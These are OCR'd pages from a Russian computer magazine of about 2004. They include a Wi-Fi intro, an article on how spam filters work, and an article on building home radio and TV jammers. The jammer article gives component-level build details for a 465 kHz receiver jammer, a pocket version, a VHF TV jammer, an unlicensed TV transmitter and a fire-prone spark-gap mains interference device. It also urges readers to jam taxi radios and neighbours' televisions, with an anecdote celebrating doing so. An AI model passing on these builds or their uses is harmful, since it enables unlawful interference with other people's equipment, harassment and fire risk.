
Уже сейчас можно судить о повсеместном проникновении беспроводных технологий в нашу жизнь. Наверняка через пару-тройку лет КПК или ноутбук со встроенными Wi-Fi/Bluetooth интерфейсами перестанут быть роскошью, станут обыденными. Почему я в этом уверен? А ты вспомни, что представляла собой сотовая связь еще 5 лет назад. И сравни с тем, что мы имеем сейчас.







- http://interfaces.by.ru/80211g.htm - подробное описание стандарта IEEE 802.11g.
- www.nwfusion.com/research/2002/0909wepprimer.html - проблемы безопасности в Wi-Fi сетях.
- www.wi-fi.org/OpenSection/FAQ.asp - официальный FAQ по Wi-Fi.
- www.openhardware.ru/optolink - передача данных с помощью оптики.
- http://interfaces.by.ru/bluetooth.htm - подробно о Bluetooth.
- http://freewifi.ru - база Wi-Fi точек.



Hands-free с поддержкой Bluetooth - именно с этого когда-то и начинали




FLATRON®
freedom of mind



LG
Life's Good

symbiosis (symbiosis@gameland.ru)

КАК УСТРОЕН ДУРШЛАГ



«Меня уже не тошнит - у меня стоят фильтры» (с) группа «Кирпичи». Уж не знаю, как там у Васи В. из «Кирпичей», но у меня проблема остается: фильтры стоят, а вот тошнота что-то не проходит. К сожалению, причина этого мерзкого чувства заключается не в том, что я провел выходные на ура, а в том обилии спама, который с дивной регулярностью валится мне в ящик.

ПРИНЦИПЫ ДЕЙСТВИЯ СПАМ-ФИЛЬТРОВ

THAT'S MEANS WAR!

Вот кажется, что страшного в том, что кроме тех писем, которых ты ждешь и которые важны для тебя, тебе придет пара-тройка этаких сюрпризов, среди которых, возможно, даже будет что-то интересное? А страшно становится только тогда, когда эта пара-тройка с неконтролируемой скоростью мутирует в пару-тройку сотен в день, а содержание интересного плавно сходит к нулю. Тогда-то и начинаешь задумываться о том, как бороться с обилием такого хлама. Ты просматриваешь форумы, спрашиваешь знакомых, тестируешь разный софт для защиты, короче, всеми способами пытаешься постоять за себя. Но храбры молодцы, которые поднимают бабки на массовых рассылках (а это, к слову, очень неплохой, хоть и низкопробный бизнес), тоже не дремлют и придумывают все новые и новые ухищрения, чтобы заставить тебя прочитать их «письмо счастья». Вот и получается самая настоящая война: с одной стороны люди, отрабатывающие свои деньги, с другой - ты со своим крутым набором защиты. И кто в этой войне выигрывает, неясно. Ясно только то, что конца и края ей пока не видно. А раз так, то полезно понимать, с каким оружием тебе придется иметь дело.

МЫ НЕ ИЩЕМ ЛЕГКИХ ПУТЕЙ


Каждая статья про спам начинается с истории про консервную банку, которая первой стала рекламироваться таким назойливым способом, - это, по ходу, традиция такая. Что ж, отдав дань традиции, давай не будем больше переливать из пустого в порожнее и перейдем к тому, как устроены спам-фильтры. Для этого надо хорошо понять, как именно они должны работать. Если ты считаешь, что главная задача - не пропустить в твой ящик спам, то ты не прав. Такая задача имеет тривиальное решение: просто запрещаем прием ВСЕХ писем! Глупо, правда? Зато задача выполнена - в ящике спама не будет. Точно не будет. На все сто. Верь мне (даже я уже поверил. - Прим. Бублика)! Из этого дурацкого примера сразу вытекает вторая задача: нужные письма должны доходить до адресата. И эта причина важнее первой, ведь лучше принять одно лишнее письмо, чем пропустить важное. Как говорится, лучше недосолить, чем пересолить.

Как мы с тобой поняли, приведенный метод «в лоб» тут не сработает и надо искать более умные и хитрые способы сортировки spam'a и ham'a - именно так на английском жаргоне называется полезная почта. И такие способы найдены и работают, правда, с переменным успехом.

JUNGLE IS MASSIVE!

Хлам от ham'a можно отличить, в первую очередь, по тому, что первый рассылается сразу доброй тысяче пользователей, а второй - только тебе (в подавляющем большинстве случаев). Исключением являются только рассылки всяких новостей, но с ними все просто: ты знаешь адрес отправителя, а значит, поставить фильтр - дело техники. Второй чертой массовых рассылок раньше являлось то, что в письме не прописан конечный получатель. Значит, по этим двум критериям можно отлавливать и хоронить спам в выгребной яме. На такое простое фильтрование спамеры ответили созданием софта, который посылает сообщение якобы тебе и лишь одному тебе, и опять в твой ящик полез отстой. Эти признаки сами по себе не дают никакой защиты, но их наличие в сочетании с другими дает общее представление о характере письма, так что их нужно иметь в виду.

Обороняющаяся сторона (а мы с тобой в данном случае не нападаем, а именно обороняемся) решила попробовать посылать запрос отправителю каждой получаемой мессаги, чтобы удостовериться, реальный это человек или тупой бот, который шарашит заданный текст всем подряд. В качестве запроса можно спросить отправителя о чем-то таком, до чего бот догадаться не в состоянии. Только после такой проверки можно



Так выглядит фильтр Байеса для The Bat!

классифицировать письмо как полезное или не очень. Способ вроде бы действенный, ведь спам обычно ведется с адресов, которые регаются именно для этой цели, и подтверждать что-либо с них никто никогда не будет. Но прикинь, какой геморрой ждать этого самого подтверждения и как нудно каждый раз самому писать их. Приговор: способ идет в слив.

Теперь вот появились программы, чекающие IP-адрес отправителя. Для этого сначала собирается огромная статистика по спаму. Выделяются диапазоны IP-адресов и почтовые домены, с которых ведется массовое замусоривание. Эти диапазоны заносятся в черные списки (Realtime Blackhole Lists - RBLs), и с них почта отсеивается. Например, по такому принципу работает система SpamPal (www.spampal.org). Ты устанавливаешь прогу у себя на компе, и она периодически подгружает обновления списков. Может статься так, что по вине какого-нибудь <censored> в RBLs попадет гигантский почтовый сервис, например mail.ru. К чему это приведет, можно догадаться: забудь о письмах от тех друзей, которые держат ящик на mail.ru. Чтобы этого избежать, тебе нужно лишь занести домен в белый список и разрешить прием писем с него. Такой способ достаточно эффективен и широко применяется в настоящее время.

СТИЛЬ, ДЕВОЧКИ, ВАЖЕН ВО ВСЕМ!

Вышеописанные способы весьма примитивны, и когда спамеры достаточно легко научились их обходить, пришлось выдумывать более умные. Такими стали фильтры, работающие непосредственно с текстом письма и выискивающие в нем занятные стилевые особенности.

Ты, конечно же, помнишь великий и могучий Центр американского английского! Началось все с простого, детского спама, который довольно быстро терялся в фильтрах, реагировавших на его заголовок, как бык на пионерский галстук. Но со временем ЦАМ смог затерроризировать весь рунет своими призывами. В конце концов наученные горьким опытом разработчики антиспамерского ПО придумали те самые фильтры, работающие с лингвистическими особенностями письма. Суть в том, что язык, которым пишутся рекламные письма, весьма ограничен и отличается от языка реальной переписки. Проще говоря, большинство рекламы создается по шаблонам. А значит, можно отсеять эти шаблонные сообщения. Тогда в текст послания стали запихивать изображения, на которых, собственно, и был рекламный текст. Этот выкрутас не очень проходил, так как редко юзеры вставляют картинки в тело письма - обычно их приаттачивают. А в совокупности с другими флагами спама это давало однозначный ответ не в пользу важности письма.

Война продолжалась. Потоки отстоя в ящики пользователей то ослабевали, то били с новой силой. Письма стали приходить все с новыми и новыми текстовыми извращениями. Рекламные слова, попавшие в черные списки, стали разбивать пробелами на части, заменять русские буквы на английские, схожие по написанию, - «о», «а», «у» и т.п. В текст письма стали вставлять случайные последовательности знаков, чтобы показать фильтрам «важность» письма. Казалось, что можно придумать бесчисленное множество способов обойти тупые фильтры. Но на каждое нехорошее действие находится простое решение...

ВЕРОЯТНОСТНАЯ ДИАГНОСТИКА

Метод Байеса известен в математике достаточно давно. Он позволяет оценить вероятность успешного совершения некоторого события, основываясь на результатах совершения этого события в прошлом. Применительно к фильтрации спама это выглядит следующим образом: берем большое количество спамовых и хамовых (ой, как мне нравится это название :)) мессаг. Чем больше, тем лучше. Загоняем две эти стопки в два массива и начинаем изучать и составлять статистику. В статистике учитывается частота вхождений разных слов в эти две противоположные группы. И если, например, фраза «Enlarge your penis now!» входит в 20% писем из «плохой» стопки и ни разу - в письма из «хорошей» (я надеюсь, что твои друзья или подруги не пишут тебе писем с такими фразами, потому что у тебя все в порядке с этим органом! :)), такой результат будет решающим на чаше весов, когда тебе придет почта с подобным содержанием.

К слову, Байесовский фильтр BayesIt! (www.ritlabs.com/ru/solutions/BayesIt.php) идет в комплекте TheBat'а начиная с версии 3.0, так что фанатам стоит подумать о его использовании. Для тех, кто пользуется Outlook'ом, тоже есть аналог - SpamBayes (http://spambayes.sourceforge.net).

У нас на редакционном сервере спам помечается тремя звездочками в заголовке письма и по этому признаку валится в отдельную папку

ПУСКАЕМ ЧЕРЕЗ ИНЕТ

Если тебе в лом самому разбираться с фильтрами, то... закрой журнал, я потерял уважение к тебе, нельзя быть таким халявщиком и лодырем (да мне правда в лом, чувак! - Прим. Бублика)! Ладно, шучу, есть и для тебя решение. Иди на сайт www.spamtest.ru. Там есть услуга (бесплатная до 31 декабря 2004 года - у тебя осталось совсем немного времени на бесплатный тест) по проверке входящей корреспонденции. Тебе необходимо зарегаться в системе, получить почтовый ящик и рассказать о нем всем знакомым. Письма будут приходить на него, чекаться, а потом те из них, что достойны твоего внимания, будут переправляться тебе, а недостойные будут помечаться, и уже твой почтовик сможет их кидать в отдельную папку. Получается вот такая своеобразная онлайн-цензура :). Лично мне такой способ кажется корявым, а если за него еще и денег платить надо, то он явно не привлечет меня. Но я могу ошибаться...

СУММИРУЕМ РЕЗУЛЬТАТ

Как видишь, каждый из описанных методов в отдельности не сработает, но их и не стоит юзать по одному. Это как встречаться с девушкой и использовать единственный способ ухаживания - дарить плюшевых мишек и больше ничего. Зато в совокупности приемы очень даже работают и девушка отдается. Ой, то есть спам перестает сыпаться тебе в ящик, как перхоть :). Конечно, на все сто процентов нельзя защититься - спамеры получают хорошие деньги, а это повод пошевелить мозгами и обойти фильтры. Но это не значит, что защищаться не стоит вовсе, - пусть большая часть застрянет в защите, а руками придется убить одно-два письма.




http://win.softpedia.com/progSearch/spam - по этому адресу ты найдешь около 70 различных спам-фильтров :).



Если ты заглянешь в раздел FAQ, то сможешь прочесть там еще об одном интересном методе защиты от спама при постоянных регистрациях на различных ресурсах.

КОНФЕРЕНЦИЯ АНТИСПАМЕРОВ

В октябре этого года Куттер с Бубликом посетили двухдневную конференцию, посвященную борьбе с нежелательной корреспонденцией. Что там говорили, не важно сейчас. Интересно другое. В зале присутствовало определенное число спамеров инкогнито. Парни веселились и отрывались на славу, одновременно с этим вынюхивая планы своих врагов :).



Отличить нормальное письмо от спама нетрудно, так как реклама создается по шаблонам

Слава Янсимов aka ANSI (ansi@infos.ru)

В ПРЯТКИ С ТЕЛИКОМ


Наверняка ты ловил себя на мысли, что современная бытовая техника ведет себя чрезвычайно агрессивно. Она наседает со всех сторон, гнет пальцы, давит на уши и капает на мозги. А кто у нас царь природы? ;) Сегодня мы будем глумиться над хай-теком. На практических конструкциях будут продемонстрированы некоторые приемы одного из самых захватывающих видов боевых единоборств под названием радиоэлектронная борьба.

СОВРЕМЕННАЯ ИНСТРУКЦИЯ ПО НИЗВЕДЕНИЮ БЫТОВОЙ ТЕХНИКИ

Ни одна книга по шпионским технологиям не обходится без описания оригинальных средств противодействия. В октябрьском «Импланте» я упомянул дедовский метод выжигания жучков, подключенных к телефонной линии. В отличие от них, автономные радиомикрофоны с собственным питанием можно вывести из строя только при помощи специальных агрегатов, которые формируют мощнейшие электромагнитные импульсы. Такая аппаратура, несмотря на незатейливые принципы работы, стоит очень приличных денег. Гораздо чаще жучков в помещении ищут при помощи широкополосных детекторов излучения и компактных пеленгаторов. Найденных насекомых извлекают и давят сапогами или бросают в банку с керосином ;). Но метод этот небыстрый, он не гарантирует стопроцентного обнаружения всех закладок, а иногда и вовсе неприменим.

Поэтому обычно на время приватной беседы используют глушение предполагаемых радиожучков помехами. На случай если у гостя был не передатчик, а диктофон, на выходе его для подстраховки незаметно облучают мощным электромагнитным импульсом, который стирает любые записи на магнитных носителях. Например, катушка мощного электромагнита скрытно монтируется прямо по периметру дверного проема. На входе она помогает обнаружить у посетителя передатчик или просто металлические предметы (как в аэропорту), а на выходе работает как мгновенный стиратель.

Самостоятельно ты можешь обезопасить себя, по крайней мере, от шпионов-непрофессионалов. В любительском варианте, когда для прослушки используются кустарные радиожучки и бытовые приемники, для противодействия достаточно простейшей самодельной глушилки. При этом глушатся, собственно, не жучки, а все вещательные приемники в небольшом радиусе, в пределах которого могут притаиться любопытные уши.



Глушилка приемников в стационарном варианте

ГЛУШИМ РЫБУ

«Глушение» является старейшим и популярнейшим приемом радиоэлектронной борьбы (РЭБ), а точнее, радиоэлектронного противодействия (РЭП). Встречаемые в популярной литературе простые генераторы помех обычно работают непосредственно на частотах радиоприема. Такие устройства можно использовать как пробники-генераторы для настройки и проверки приемников. В роли глушилок они выступают исключительно для баловства, поскольку помеху приходится ручками настраивать на частоту подавляемого сигнала. Для контроля настройки нужно слышать заглушаемый приемник, местонахождение которого по условию задачи обычно неизвестно.

Предлагаемая ниже схема гораздо проще и эффективнее. Это обычный генератор сигнала, постоянно настроенный на 465 кГц - стандартную промежуточную частоту большинства вещательных приемников, построенных по супергетеродинной схеме. Помеха на этой частоте с близкого расстояния однозначно попадает в приемник и забивает полезный сигнал. По дальнобойности сей постановщик помех уступает глушилкам на частоте сигнала, однако его не требуется перенастраивать.




Рисунок 1. Схема генератора помех для приемников



Глушилка приемников в малогабаритном исполнении

Схема представляет собой генератор на одном транзисторе (рис. 1).

Готовый колебательный контур - катушка и конденсатор - позаимствован из тракта промежуточной частоты вещательного приемника. Если использовать устройство в стационарном варианте, можно в качестве антенны подключить домашнюю батарею центрального отопления. В этом случае радиус глушения может достичь десятков метров.

Однако злоупотреблять излучением в подобном режиме не рекомендуется, поскольку в зоне поражения прекратят работу все вещательные приемники ни в чем не повинных соседей. При этом одна серьезная организация вычислит тебя в момент и очень неслабо оштрафует. Я говорю о Госсвязьнадзоре. Именно туда следует звонить, если в приемнике или телевизоре ты начинаешь ощущать постоянное присутствие помех неприродного происхождения.

В то же время вещательный приемник все чаще становится настоящим оружием психического терроризма. Для его нейтрализации все средства хороши. Если в нашем устройстве снизить напряжение питания до уровня пары батареек от часов, а стандартную катушку индуктивности заменить на более компактную самодельную, то можно заметно уменьшить размеры устройства.

Самодельная катушка выполняется на ферритовом кольце К7х4х2 100НН, обмотка содержит 72 витка провода ПЭВ-0,1. В итоге аппарат можно без проблем спрятать в кармане рубашки. Радиус действия уменьшится примерно до полутора метров. Но этого вполне достаточно для избавления себя и окружающих от прослушивания радио «Шансон» в такси и маршрутках. Остерегайся делать это часто на одном и том же маршруте - тебя могут заметить и заподозрить неладное ;).

В кругу друзей и подруг ты со своей микроглушилкой можешь добиться авторитета техноэкстрасенса, одно приближение которого заставляет радиоприемники выть от ужаса.

Если не хочется париться с катушками, можно раздобыть где-нибудь кварц на 465 кГц и воткнуть его вместо катушки. Стабильность частоты агрегата при этом сильно возрастет, однако питание нельзя будет уменьшить ниже 4 вольт. Если кварц найти не удалось, можно собрать примитивный мультивибратор на логической микросхеме (рис. 2). Там нет ни катушек, ни кварцев, но для приличной мощности сигнала потребуется уже не менее пяти вольт. Сгодятся микросхемы К561ЛЕ5, 564ЛА7, 564ЛЕ5 и аналоги из 176-ой серии.

«ЧЕРНЫЙ КВАДРАТ» МАЛЕВИЧА

Раз уж мы от средств защиты перешли к средствам... активной самозащиты, немного расширим собственный арсенал. Радиоприемники народ слушает, в основном, в автомобилях. Дома у граждан, не имеющих компьютера, лучший друг - телевизор. Для познавательных экспериментов над своим или соседским электронным чудом предлагаю изготовить простые, но очень функциональные конструкции.

На этот раз хитрить с помехой на промежуточной частоте мы не будем. Для телевизора это довольно геморройно, несколько промежуточных частот, к тому же с большой разницей у каналов звука и изображения. Да это и не требуется, так как объект воздействия мы будем наблюдать непосредственно и ничто не помешает ручками подкрутить настройку на частоту приема.

Высокочастотный генератор на одном транзисторе работает в метровом телевизионном диапазоне, перекрывая его практически целиком (рис. 3).

Настройка на нужный канал производится сердечником катушки и подстроечным конденсатором. Точные параметры катушки выдерживать необязательно, лишь бы ее сердечник (ферритовый или латунный) без труда вкручивался и выкручивался в широких пределах. Мощности генератора хватает, чтобы



http://ecm.by.ru/ewbook - книга Марио де Арканжелиса «Радиоэлектронная война от Цусимы до Ливана и Фолклендских островов». Экстремальное захватывающее чтиво, хотя и с небольшими историческими ляпами.

РЭБ ИЛИ РЭП?

Радиоэлектронная борьба знакома по отголоскам советских времен, когда глушили «вражьи голоса» на коротких волнах. Между тем, это весьма серьезная военно-прикладная научная дисциплина боевого применения. Ей по силам увести вражеские ракеты и парализовать целую армию. В уходящем году в России отмечалось столетие отечественной РЭБ (помню-помню, как у нас на военной кафедре бухали все по этому поводу :). - Прим. Симбиоза). Датой ее рождения считается 15 апреля 1904 года, когда с помощью радиостанции броненосца «Потемкин» была сорвана корректировка огня японских крейсеров. Это было первое в мировой истории применение радиоподавления - спустя всего 9 лет с момента изобретения самого радио Александром Степановичем Поповым!

В задачи современной РЭБ входит не только воздействие на системы связи, навигации и управления, но и проникновение в информационные компьютерные сети врага посредством специально обученных военных хакеров. Так что если на призывной комиссии ты признаешься, что почитываешь «Хакер», прямиком можешь угодить в спецвойска.

Кстати, изначально на заре становления РЭБ как самостоятельного направления применялся термин РЭП - радиоэлектронное противодействие. С нашествием хип-хопа это название было изменено на РЭБ, чтобы молодежь не воспринимала беспорядочные заклинания и странные движения руками за противодействие электронным средствам противника ;). На самом деле РЭБ действительно выросла из РЭП и является более широким понятием.




Рисунок 2. Схема генератора помех на микросхеме





Рисунок 3. Схема генератора сигнала для телевизора



Простейшая глушилка телевизоров. «А у вас телевизор одну паутину показывает!» (с) Почтальон Печкин

уверенно перекрыть полезный телевизионный сигнал в радиусе пары десятков метров.

Какие эффекты мы будем при этом наблюдать? Стандартный телевизионный сигнал достаточно широкополосен - он занимает полосу частот шириной 8 МГц. Внутри этой полосы несущие частоты звука и изображения отстоят друг от друга на 6 МГц. Сигнал нашего генератора - узкополосный. Подкручивая катушку, ты можешь в пределах одного телеканала настроиться на частоту звука или изображения.

В первом случае при точной настройке в телевизоре наступает гробовая тишина, как будто звук выключили вообще. Подкручивая сердечник дальше, ты отпускаешь звук и почти сразу налезаешь на изображение. Сильная помеха загоняет сигнал на запредельный уровень, который называется «чернее черного». И действительно, на экране в этот момент можно созерцать только «Черный квадрат» Малевича. При этом телик подает признаки жизни исключительно посредством звука.

Наш телевизионный генератор можно усовершенствовать. Во-первых, для увеличения дальности действия добавляем антенну, которая подключается к катушке связи L2, - два витка поверх контурной катушки L1. Во-вторых, на эмиттер транзистора можно подать управляющий видеосигнал, который промодулирует высокочастотную несущую генератора. Таким образом, наш генератор превратится в телепередатчик (!), транслирующий картинку с компьютера, видеокамеры, DVD-плеера и любого другого девайса, имеющего низкочастотный видеовыход.

Но настоящим телемагнатом ты станешь, только когда к картинке прикрутишь звук. Это делается посредством добавления генератора несущей звука с аудиовходом, например по схеме Мартынюка (рис. 4). Устройство имеет на два транзистора больше, но все равно остается простым в изготовлении. Резистором R6 можно подстроить промежуточную частоту звука, которая в некоторых импортных телевизорах отличается от нашего стандарта и составляет 455 кГц.

Теперь твоя крутизна не знает границ. На свободном метровом канале ты сможешь транслировать собственные программы в пределах целого подъезда или даже дома. Увлекаться, однако, не следует. Могут нагрянуть накачанные ребята из спецподразделения все того же Госсвязьнадзора и попросить предъявить лицензию на частное телевещание. Если они сочтут тебя радиохулиганом, то оштрафуют и предупредят. По второму разу оштрафуют больнее и конфискуют все твое электронное добро.




Рисунок 4. Схема полноценного телепередатчика




Рисунок 5. Схема электромеханического искромета

ИСКРОМЕТНЫЕ ИДЕИ

Под конец хочу рассказать о наиболее бескомпромиссной технологии из практического арсенала домашних средств радиоэлектронной борьбы. Универсальный помеховый агрегат для электросети формирует искровые разряды, дающие радиопомеху в весьма широком спектре частот. Хотя трескучая помеха активно излучается и в радиоэфир, наибольшее воздействие оказывается на бытовую аппаратуру, включенную в параллельные или близкие к помеховому агрегату электрические розетки. Замечательное свойство искромета состоит в том, что он воздействует не только на радиоприемную технику - телевизоры, тюнеры, но и на низкочастотную аудиоаппаратуру! Помеха проявляется в виде треска в акус-

ИСТОРИЯ ИЗ ЖИЗНИ

Ребята из соседней комнаты в общаге имели обыкновение включать поутру телевизор, который в фоновом режиме скрашивал им раннее вставание обычной утренней пургой. Вставали они заметно раньше меня, поскольку им нужно было добираться до аэродрома, где они целый день с отвертками и ключами лазили под огромными ревущими машинами. Соответственно, когда я просил соседей сделать телик потише, они честно делали все, что могли, сообразно особенностям своего профессионального слухового восприятия. Совсем не включать телевизор по утрам суровые парни были не в силах. Тогда я решил помочь людям порвать с порочным влечением к говорящему ящику.

Как-то утром я покрутил катушку свежеспаянного генератора и услышал, как телевизор, надрывавшийся за стеной, резко смолк. Как настоящие мужчины, которые к тому же торопятся, лечат подобные неисправности? Правильно, через несколько секунд за стеной раздался сначала легкий шлепок, а потом мощный удар по печени - в область динамиков. Это «сработало» - я привел телевизор в порядок. Через минуту «неисправность» возникла вновь и снова была побеждена аналогичным образом. На следующее утро ситуация повторилась несколько раз. Так я начал вырабатывать у соседей условный рефлекс, то подкручивая, то откручивая катушку. Иногда со звука переключался на изображение, контролируя его поведение по собственному телику.

С каждым разом для восстановления работоспособности телевизора от парней требовались все более увесистые тумаки и в большем количестве. Удары в различные болевые точки сыпались градом, и в конце концов электронный друг на самом деле умер, не выдержав побоев.

Теперь по утрам я мог спать спокойно. Однако за время увлекательных экспериментов я приноровился раньше вставать. А через несколько дней соседи, не отягощенные радиоэлектронным образованием, упросили меня посмотреть неисправный телик. Телевизор я им починил, но слегка ограничил его по громкости и взял с них слово включать на полчаса позже.


Конструкция искрового постановщика помех

тических системах. Причем навороченные суперчувствительные хай-энды куда более уязвимы, чем примитивные магнитолы.

Устройство агрегата крайне простое и сердитое. По сути, он похож на доисторические искровые передатчики Попова, которые использовались российским флотом во время первого в мировой истории применения целенаправленных помех в Порт-Артуре сто лет назад. Центральной деталью является мощное телефонное реле типа РКМП, которое повсеместно продается среди старых неликвидов и стоит около сто рублей, потому что в нем немало серебра и прочих цветных металлов (рис. 5).

Питающее напряжение гасится мощным резистором с 220 до 27 вольт, затем выпрямляется диодом и подается на обмотку реле через его же размыкающие контакты. Срабатывание реле вызывает его обесточивание и возвращение контактов в исходное состояние, после чего цикл повторяется. Таким образом, реализуется электромеханическое автоколебание, похожее на работу зуммера. Мощные контакты с частотой около 100 Гц прерывают весьма приличный ток, в результате чего между ними образуется искровый разряд. Помеха по цепи питания идет в сеть и излучается в эфир.


Искромет в действии

Агрегат, как нетрудно догадаться, пожароопасен. Кроме того, что он искрит, в нем неслабо нагревается резистор, который для большего рассеяния мощности можно заменить двумя по 5,6 кОм, включенными параллельно. Устройство нужно монтировать на шасси из негорючего материала. По тем же причинам агрегат не следует надолго оставлять включенным, особенно без присмотра. В отличие от описанных выше электронных генераторов «двойного назначения», это устройство выполняет однозначно деструктивную функцию. Поэтому его использование следует ограничить ознакомительными или исследовательскими целями, например, для испытаний помехоустойчивости аудиоаппаратуры. При этом надо заметить, что некоторые старые пылесосы выдают не меньший уровень искровых помех.

МОЛЧА-А-АТЬ!

С основными источниками информационного загрязнения в быту мы разобрались. Чего бы напоследок еще такого прищучить? Ну как же, точно! Главный монстр-пожиратель душ, мистер сотовый телефон! Маленькие карманные хищники буквально наводнили нашу планету. Во всем мире спецы по радиоэлектронной борьбе спешно воздвигают линии обороны против всепроникающих мобильников.

